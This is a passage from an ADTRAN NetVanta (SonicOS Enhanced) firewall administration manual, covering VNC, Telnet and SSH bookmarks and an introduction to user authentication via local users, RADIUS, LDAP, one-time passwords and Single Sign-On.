


## Using VNC Bookmarks

- Step 1** Click the VNC bookmark. The following window is displayed while the VNC client is loading.



**Note** VNC can have a port designation if the service is running on a different port.



- Step 2** When the VNC client has loaded, you will be prompted to enter your password in the **VNC Authentication** window.



- Step 3** To configure VNC options, click the **Options** button. The **Options** window is displayed.




Table 2 describes the options that can be configured for VNC.

**Table 2** VNC Options

| Option             | Default | Description of Options                                                                                                                                                                                                                                                                                                                                                                                                                                                       |
|--------------------|---------|------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Encoding           | Tight   | <b>Hexile</b> is a good choice for fast networks, while <b>Tight</b> is better suited for low-bandwidth connections. From the other side, the <b>Tight</b> decoder in TightVNC Java viewer is more efficient than <b>Hexile</b> decoder so this default setting can also be acceptable for fast networks.                                                                                                                                                                    |
| Compression Level  | Default | Use specified compression level for <b>Tight</b> and <b>Zlib</b> encodings. Level 1 uses minimum of CPU time on the server but achieves weak compression ratios. Level 9 offers best compression but may be slow in terms of CPU time consumption on the server side. Use high levels with very slow network connections, and low levels when working over higher-speed networks. The <b>Default</b> value means that the server's default compression level should be used. |
| JPEG image quality | 6       | This cannot be modified.                                                                                                                                                                                                                                                                                                                                                                                                                                                     |



Table 2 VNC Options

| Option                | Default | Description of Options                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                               |
|-----------------------|---------|------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Cursor shape updates  | Enable  | <p>Cursor shape updates is a protocol extension used to handle remote cursor movements locally on the client side, saving bandwidth and eliminating delays in mouse pointer movement. Note that current implementation of cursor shape updates does not allow a client to track mouse cursor position at the server side. This means that clients would not see mouse cursor movements if the mouse was moved either locally on the server, or by another remote VNC client.</p> <p>Set this parameter to <b>Disable</b> if you always want to see real cursor position on the remote side. Setting this option to <b>Ignore</b> is similar to <b>Enable</b> but the remote cursor will not be visible at all. This can be a reasonable setting if you don't care about cursor shape and don't want to see two mouse cursors, one above another.</p> |
| Use CopyRect          | Yes     | CopyRect saves bandwidth and drawing time when parts of the remote screen are moving around. Most likely, you don't want to change this setting.                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                     |
| Restricted colors     | No      | If set to <b>No</b> , then 24-bit color format is used to represent pixel data. If set to <b>Yes</b> , then only 8 bits are used to represent each pixel. 8-bit color format can save bandwidth, but colors may look very inaccurate.                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                |
| Mouse buttons 2 and 3 | Normal  | If set to <b>Reversed</b> , the right mouse button (button 2) will act as if it was the middle mouse button (button 3), and vice versa.                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                              |
| View only             | No      | If set to <b>Yes</b> , then all keyboard and mouse events in the desktop window will be silently ignored and will not be passed to the remote side.                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                  |
| Share desktop         | Yes     | If set to <b>Yes</b> , then the desktop can be shared between clients. If this option is set to <b>No</b> then an existing user session will end when a new user accesses the desktop.                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                               |

## Using Telnet Bookmarks

**Step 1** Click on the Telnet bookmark.



**Note**

Telnet bookmarks can use a port designation for servers not running on the default port.

**Step 2** Click **OK** to any warning messages that are displayed. A Java-based Telnet window launches.




**Step 3** If the device you are Telnetting to is configured for authentication, enter your username and password.

## Using SSHv1 Bookmarks



**Note** SSH bookmarks can use a port designation for servers not running on the default port.

**Step 1** Click on the SSHv1 bookmark. A Java-based SSH window is launched.



**Step 2** Enter your username and password.

**Step 3** A SSH session is launched in the Java applet.

**Tip**

Some versions of the JRE may cause the SSH authentication window to pop up behind the SSH window.

## Using SSHv2 Bookmarks


**Note**

SSH bookmarks can use a port designation for servers not running on the default port.


- Step 1** Click on the SSHv2 bookmark. A Java-based SSH window displays. Type your user name in the **Username** field and click **Login**.



- Step 2** A hostkey popup displays. Click **Yes** to accept and proceed with the login process.



**Step 3** Enter your password and click **OK**.



**Step 4** The SSH terminal launches in a new screen.

# **PART 13**

# **User Management**





## CHAPTER 57

# Managing Users and Authentication Settings

---

## User Management

This chapter describes the user management capabilities of your firewall for locally and remotely authenticated users. This chapter contains the following sections:

- [“Introduction to User Management” on page 839](#)
- [“Viewing Status on Users > Status” on page 858](#)
- [“Configuring Settings on Users > Settings” on page 859](#)
- [“Configuring Local Users” on page 867](#)
- [“Configuring Local Groups” on page 873](#)
- [“Configuring RADIUS Authentication” on page 878](#)
- [“Configuring LDAP Integration in SonicOS Enhanced” on page 885](#)
- [“Configuring Single Sign-On” on page 899](#)
- [“Configuring Multiple Administrator Support” on page 952](#)


## Introduction to User Management

See the following sections for more information:

- [“Using Local Users and Groups for Authentication” on page 840](#)
- [“Using RADIUS for Authentication” on page 842](#)
- [“Using LDAP / Active Directory / eDirectory Authentication” on page 843](#)
- [“One-Time Password” on page 845](#)
- [“Single Sign-On Overview” on page 846](#)
- [“Multiple Administrator Support Overview” on page 855](#)

ADTRAN security appliances provide a mechanism for user level authentication that gives users access to the LAN from remote locations on the Internet as well as a means to enforce or bypass content filtering policies for LAN users attempting to access the Internet. You can

also permit only authenticated users to access VPN tunnels and send data across the encrypted connection. The ADTRAN authenticates all users as soon as they attempt to access network resources in a different zone (such as WAN, VPN, WLAN, etc.), which causes the network traffic to pass through the ADTRAN. Users who log into a computer on the LAN, but perform only local tasks are not authenticated by the ADTRAN. User level authentication can be performed using a local user database, LDAP, RADIUS, or a combination of a local database with either LDAP or RADIUS. SonicOS also provides Single Sign-On (SSO) capability. SSO can be used in conjunction with LDAP. The local database on the ADTRAN can support up to 1000 users. If you have more than 1000 users, you must use LDAP or RADIUS for authentication.




## Using Local Users and Groups for Authentication

The firewall provides a local database for storing user and group information. You can configure the ADTRAN to use this local database to authenticate users and control their access to the network. The local database is a good choice over LDAP or RADIUS for this purpose when the number of users accessing the network is relatively small. Creating entries for dozens of users



and groups takes time, although once the entries are in place they are not difficult to maintain. For networks with larger numbers of users, user authentication using LDAP or RADIUS servers can be more efficient.



- 1 User attempts to access the web.
- 2 SNWL requires authentication of the User: redirects workstation to authenticate.
- 3 User authenticates with credentials.
- 4 SNWL Local Database authorizes or denies access based on User privileges.

To apply Content Filtering Service (CFS) policies to users, the users must be members of local groups and the CFS policies are then applied to the groups. To use CFS, you cannot use LDAP or RADIUS without combining that method with local authentication. When using the combined authentication method in order to use CFS policies, the local group names must be an exact match with the LDAP or RADIUS group names. When using the **LDAP + Local Users** authentication method, you can import the groups from the LDAP server into the local database on the ADTRAN. This greatly simplifies the creation of matching groups, to which CFS policies can then be applied.

The SonicOS user interface provides a way to create local user and group accounts. You can add users and edit the configuration for any user, including settings for the following:

- Group membership - Users can belong to one or more local groups. By default, all users belong to the groups Everyone and Trusted Users. You can remove these group memberships for a user, and can add memberships in other groups.
- VPN access - You can configure the networks that are accessible to a VPN client started by this user. When configuring VPN access settings, you can select from a list of networks. The networks are designated by their Address Group or Address Object names.



**Note**


The VPN access configuration for users and groups affects the ability of remote clients using GVC, NetExtender, and SSL VPN Virtual Office bookmarks to access network resources. To allow GVC, NetExtender, or Virtual Office users to access a network resource, the network address objects or groups must be added to the “allow” list on the VPN Access tab.

You can also add or edit local groups. The configurable settings for groups include the following:

- Group settings - For administrator groups, you can configure SonicOS to allow login to the management interface without activating the login status popup window.
- Group members - Groups have members that can be local users or other local groups.
- VPN access - VPN access for groups is configured in the same way as VPN access for users. You can configure the networks that are accessible to a VPN client started by a member of this group. When configuring VPN access settings, you can select from a list of networks. The networks are designated by their **Address Group** or **Address Object** names.
- CFS policy - You can apply a content filtering (CFS) policy to group members. The CFS policy setting is only available if the ADTRAN is currently licensed for Premium Content Filtering Service.

## Using RADIUS for Authentication


Remote Authentication Dial In User Service (RADIUS) is a protocol used by firewalls to authenticate users who are attempting to access the network. The RADIUS server contains a database with user information, and checks a user's credentials using authentication schemes such as Password Authentication Protocol (PAP), Challenge-handshake authentication protocol (CHAP), Microsoft CHAP (MSCHAP), or MSCHAPv2.



While RADIUS is very different from LDAP, primarily providing secure authentication, it can also provide numerous attributes for each entry, including a number of different ones that can be used to pass back user group memberships. RADIUS can store information for thousands of users, and is a good choice for user authentication purposes when many users need access to the network.

## Using LDAP / Active Directory / eDirectory Authentication

Lightweight Directory Access Protocol (LDAP) defines a directory services structure for storing and managing information about elements in your network, such as user accounts, user groups, hosts, and servers. Several different standards exist that use LDAP to manage user account, group, and permissions. Some are proprietary systems like Microsoft Active Directory which you can manage using LDAP. Some are open standards SAMBA, which are implementations of the LDAP standards. Some are proprietary systems like Novell eDirectory which provide an LDAP API for managing the user repository information.



In addition to RADIUS and the local user database, SonicOS Enhanced supports LDAP for user authentication, with support for numerous schemas including Microsoft Active Directory (AD), Novell eDirectory directory services, and a fully configurable user-defined option that should allow it to interact with any schema.

Microsoft Active Directory also works with ADTRAN Single Sign-On and the SSO Agent. For more information, see [“Single Sign-On Overview”](#) on page 846.

### LDAP Directory Services Supported in SonicOS Enhanced

In order to integrate with the most common directory services used in company networks, SonicOS Enhanced supports integration with the following LDAP schemas:

- Microsoft Active Directory
- RFC2798 InetOrgPerson
- RFC2307 Network Information Service
- Samba SMB
- Novell eDirectory
- User-defined schemas

SonicOS Enhanced provides support for directory servers running the following protocols:

- LDAPv2 (RFC3494)
- LDAPv3 (RFC2251-2256, RFC3377)
- LDAPv3 over TLS (RFC2830)
- LDAPv3 with STARTTLS (RFC2830)
- LDAP Referrals (RFC2251)

## LDAP Terms

The following terms are useful when working with LDAP and its variants:

- *Schema* – The schema is the set of rules or the structure that defines the types of data that can be stored in a directory, and how that data can be stored. Data is stored in the form of ‘entries’.
- *Active Directory (AD)* – The Microsoft directory service, commonly used with Windows-based networking. Microsoft Active Directory is compatible with LDAP.
- *eDirectory* – The Novell directory service, used for Novell NetWare-based networking. Novell eDirectory has an LDAP gateway that can be used for management.
- *Entry* – The data that is stored in the LDAP directory. Entries are stored in ‘attribute/value (or name/value) pairs, where the attributes are defined by ‘object classes’. A sample entry would be ‘cn=john’ where ‘cn’ (common name) is the attribute, and ‘john’ is the value.
- *Object class* – Object classes define the type of entries that an LDAP directory may contain. A sample object class, as used by AD, would be ‘user’ or ‘group’.

Microsoft Active Directory’s Classes can be browsed at [http://msdn.microsoft.com/library/default.asp?url=/library/en-us/adschema/adschema/classes\\_all.asp](http://msdn.microsoft.com/library/default.asp?url=/library/en-us/adschema/adschema/classes_all.asp)

- *Object* - In LDAP terminology, the entries in a directory are referred to as objects. For the purposes of the SonicOS implementation of the LDAP client, the critical objects are ‘User’ and ‘Group’ objects. Different implementations of LDAP can refer to these object classes in different fashions, for example, Active Directory refers to the user object as ‘user’ and the group object as ‘group’, while RFC2798 refers to the user object as ‘inetOrgPerson’ and the group object as ‘groupOfNames’.
- *Attribute* - A data item stored in an object in an LDAP directory. Object can have required attributes or allowed attributes. For example, the ‘dc’ attribute is a required attribute of the ‘dcObject’ (domain component) object.
- *dn* - A ‘distinguished name’, which is a globally unique name for a user or other object. It is made up of a number of components, usually starting with a common name (cn) component and ending with a domain specified as two or more domain components (dc). For example, ‘cn=john,cn=users,dc=domain,dc=com’
- *cn* – The ‘common name’ attribute is a required component of many object classes throughout LDAP.
- *ou* – The ‘organizational unit’ attribute is a required component of most LDAP schema implementations.
- *dc* – The ‘domain component’ attribute is commonly found at the root of a distinguished name, and is commonly a required attribute.
- *TLS* – Transport Layer Security is the IETF standardized version of SSL (Secure Sockets Layer). TLS 1.0 is the successor to SSL 3.0.

## Further Information on LDAP Schemas

- **Microsoft Active Directory:** Schema information is available at [http://msdn.microsoft.com/library/default.asp?url=/library/en-us/adschema/adschema/active\\_directory\\_schema.asp](http://msdn.microsoft.com/library/default.asp?url=/library/en-us/adschema/adschema/active_directory_schema.asp) and [http://msdn.microsoft.com/library/default.asp?url=/library/en-us/ldap/ldap/ldap\\_reference.asp](http://msdn.microsoft.com/library/default.asp?url=/library/en-us/ldap/ldap/ldap_reference.asp)
- **RFC2798 InetOrgPerson:** Schema definition and development information is available at <http://rfc.net/rfc2798.html>
- **RFC2307 Network Information Service:** Schema definition and development information is available at <http://rfc.net/rfc2307.html>
- **Samba SMB:** Development information is available at <http://us5.samba.org/samba/>
- **Novell eDirectory:** LDAP integration information is available at <http://www.novell.com/documentation/edir873/index.html?page=/documentation/edir873/edir873/data/h0000007.html>
- **User-defined schemas:** See the documentation for your LDAP installation. You can also see general information on LDAP at <http://rfc.net/rfc1777.html>

## One-Time Password

One-Time Password (OTP) is a two-factor authentication scheme that utilizes system-generated, random passwords in addition to standard user name and password credentials. Once users submit the correct basic login credentials, the system generates a one-time password which is sent to the user at a pre-defined email address. The user must retrieve the one-time password from their email, then enter it at the login screen.

Each one-time password is single-use. Whenever a user successfully enters a valid user name and password, any existing one-time password for that account is deleted. Unused one-time passwords time out according to the time out value set on the **Users > Settings > User Session Settings** interface. Administrators can enable one-time password on a Local User or Local Group basis. To configure one-time password for Local Users see [“Adding Local Users” on page 869](#), or for Local Groups, see [“Creating a Local Group” on page 874](#).

The administrator has their own checkbox to enable OTP, even if they belong to larger groups with enabled OTP. This checkbox can be enabled on the **System > Administration > Administrator Name & Password** interface.

| Administrator Name & Password                                                        |                                                   |
|--------------------------------------------------------------------------------------|---------------------------------------------------|
| Administrator Name:                                                                  | <input type="text" value="admin"/>                |
| Old Password:                                                                        | <input type="password" value="....."/>            |
| New Password:                                                                        | <input type="password" value="....."/>            |
| Confirm Password:                                                                    | <input type="password" value="....."/>            |
| <input checked="" type="checkbox"/> Require one-time passwords for the administrator |                                                   |
| L-mail address:                                                                      | <input type="text" value="mtwain@smbwidget.com"/> |

To use the one-time password, the appliance must have access to a correctly configured SMTP server. If OTP is enabled for administrators, without access to a correctly configured SMTP server, all users needing an OTP will not be able to log in. In this case, an administrator would need to log in through the command line console to disable their own OTP, by entering the following commands in the serial console:

```
NetVanta2830> configure
(config[NetVanta2830])> no web-management otp enable
```

## Single Sign-On Overview

This section provides an introduction to the ADTRAN SonicOS Enhanced Single Sign-On feature. This section contains the following subsections:

- [“What Is Single Sign-On?” on page 846](#)
- [“Benefits of SSO” on page 847](#)
- [“Platforms and Supported Standards” on page 847](#)
- [“How Does Single Sign-On Work?” on page 848](#)
- [“How Does SSO Agent Work?” on page 850](#)
- [“How Does ADTRAN Terminal Services Agent Work?” on page 851](#)
- [“How Does Browser NTLM Authentication Work?” on page 853](#)

### What Is Single Sign-On?

Single Sign-On (SSO) is a transparent user authentication mechanism that provides privileged access to multiple network resources with a single domain login to a workstation or through a Windows Terminal Services or Citrix server.

firewalls provide SSO functionality using the ADTRAN Single Sign-On Agent (SSO Agent) and ADTRAN Terminal Services Agent (TSA) to identify user activity. The SSO Agent identifies users based on workstation IP address. The TSA identifies users through a combination of server IP address, user name, and domain.

SSO is also available for Mac and Linux users when used with Samba. Additionally, browser NTLM authentication allows SSO to authenticate users who send HTTP traffic, without involving the SSO Agent or Samba.

SSO is configured in the **Users > Settings** page of the SonicOS management interface. SSO is separate from the **Authentication method for login** settings, which can be used at the same time for authentication of VPN/L2TP client users or administrative users.

SSO Agent and TSA use a protocol compatible with ADTRAN ADConnector and NDConnector, and automatically determine when a user has logged out to prevent unauthorized access. Based on data from SSO Agent or TSA, the firewall queries LDAP or the local database to determine group membership. Memberships are optionally checked by firewall policies to control who is given access, and can be used in selecting policies for Content Filtering and Application Control to control what they are allowed to access. User names learned via SSO are reported in logs of traffic and events from the users, and in App Flow Monitoring.

The configured inactivity timer applies with SSO but the session limit does not, though users who are logged out are automatically and transparently logged back in when they send further traffic.

Users logged into a workstation or Terminal Services/Citrix server directly but not logged into the domain will not be authenticated unless they send HTTP traffic and browser NTLM authentication is enabled (although they can optionally be authenticated for limited access). For users that are not authenticated by SSO, a screen will display indicating that a manual login to the appliance is required for further authentication.

Users that are identified but lack the group memberships required by the configured policy rules are redirected to the Access Barred page.

## Benefits of SSO

SSO is a reliable and time-saving feature that utilizes a single login to provide access to multiple network resources based on administrator-configured group memberships and policy matching. SSO is transparent to end users and requires minimal administrator configuration.

By automatically determining when users have logged in or out based on workstation IP address traffic, or, for Terminal Services or Citrix, traffic from a particular user at the server IP address, SSO is secure and hands-free. SSO authentication is designed to operate with any external agent that can return the identity of a user at a workstation or Terminal Services/Citrix server IP address using a ADTRAN ADConnector-compatible protocol.

SSO works for any service on the firewalls that uses user-level authentication, including Content Filtering Service (CFS), Firewall Access Rules, group membership and inheritance, and security services (Application Control, IPS, GAV, and SPY) inclusion/exclusion lists.

Other benefits of SSO include:

- Ease of use — Users only need to sign in once to gain automatic access to multiple resources.
- Improved user experience — Windows domain credentials can be used to authenticate a user for any traffic type without logging into the appliance using a Web browser.
- Transparency to users — Users are not required to re-enter user name and password for authentication.
- Secure communication — Shared key encryption for data transmission protection.
- SSO Agent can be installed on any Windows server on the LAN, and TSA can be installed on any terminal server.
- Multiple SSO Agents — Up to 8 agents are supported to provide capacity for large installations
- Multiple TSAs — Multiple terminal services agents (one per terminal server) are supported. The number depends on the firewall model and ranges from 4 to 256.
- Login mechanism works with any protocol, not just HTTP.
- Browser NTLM authentication — SSO can authenticate users sending HTTP traffic without using the SSO Agent.
- Mac and Linux support — With Samba 3.5 and higher, SSO is supported for Mac and Linux users.
- Per-zone enforcement — SSO can be triggered for traffic from any zone even when not automatically initiated by firewall access rules or security services policies, providing user identification in event logging or App Flow Monitoring.

## Platforms and Supported Standards

SSO is available on NetVanta 2830 and 2840 Series appliances running SonicOS Enhanced 5.0 or higher. The SSO Agent is compatible with all versions of SonicOS Enhanced that support SSO. The TSA is supported on SonicOS Enhanced 5.6 and higher.

The SSO feature supports LDAP and local database protocols. SSO supports ADTRAN Directory Connector. SSO can also interwork with ADConnector in an installation that includes a ADTRAN CSM, but Directory Connector is recommended. For all features of SSO to work properly, SonicOS Enhanced 5.5 should be used with Directory Connector 3.1.7 or higher.

To use SSO with Windows Terminal Services or Citrix, SonicOS Enhanced 5.6 or higher is required, and TSA must be installed on the server.

To use SSO with browser NTLM authentication, SonicOS Enhanced 5.8 or higher is required. The SSO Agent is not required for browser NTLM authentication.

SSO on SonicOS Enhanced 5.5 and higher is compatible with ADTRAN NDConnector for interoperability with Novell users. NDConnector is also available as part of Directory Connector.

Except when using only browser NTLM authentication, using SSO requires that the SSO Agent be installed on a server within your Windows domain that can reach clients and can be reached from the appliance, either directly or through a VPN path, and/or TSA be installed on any terminal servers in the domain.

The following requirements must be met in order to run the SSO Agent:

- UDP port 2258 (by default) must be open; the firewall uses UDP port 2258 by default to communicate with SSO Agent; if a custom port is configured instead of 2258, then this requirement applies to the custom port
- Windows Server, with latest service pack
- .NET Framework 2.0
- Net API or WMI

**Note**

Mac and Linux PCs do not support the Windows networking requests that are used by the SSO Agent, and hence require Samba 3.5 or newer to work with SSO. Without Samba, Mac and Linux users can still get access, but will need to log in to do so. They can be redirected to the login prompt if policy rules are set to require authentication. For more information, see [“Accommodating Mac and Linux Users” on page 943](#).

The following requirements must be met in order to run the TSA:

- UDP port 2259 (by default) must be open on all terminal servers on which TSA is installed; the firewall uses UDP port 2259 by default to communicate with TSA; if a custom port is configured instead of 2259, then this requirement applies to the custom port
- Windows Server, with latest service pack
- Windows Terminal Services or Citrix installed on the Windows Terminal Server system(s); Citrix XenApp 5.0 is supported

## How Does Single Sign-On Work?

SSO requires minimal administrator configuration and is transparent to the user.

SSO is triggered in the following situations:

- If firewall access rules requiring user authentication apply to traffic that is not incoming from the WAN zone
- When no user groups are specified in access rules, but any of the following conditions exist, SSO is triggered for all traffic on the zone (note - not just for traffic subject to these conditions):
  - CFS is enabled on the zone and multiple CFS policies are set
  - IPS is enabled on the zone and there are IPS policies that require authentication
  - Anti-Spyware is enabled on the zone and there are Anti-Spyware policies that require authentication
  - Application Control policies that require authentication apply to the source zone
  - Per-zone enforcement of SSO is set for the zone



The SSO user table is also used for user and group identification needed by security services, including Content Filtering, Intrusion Prevention, Anti-Spyware, and Application Control.

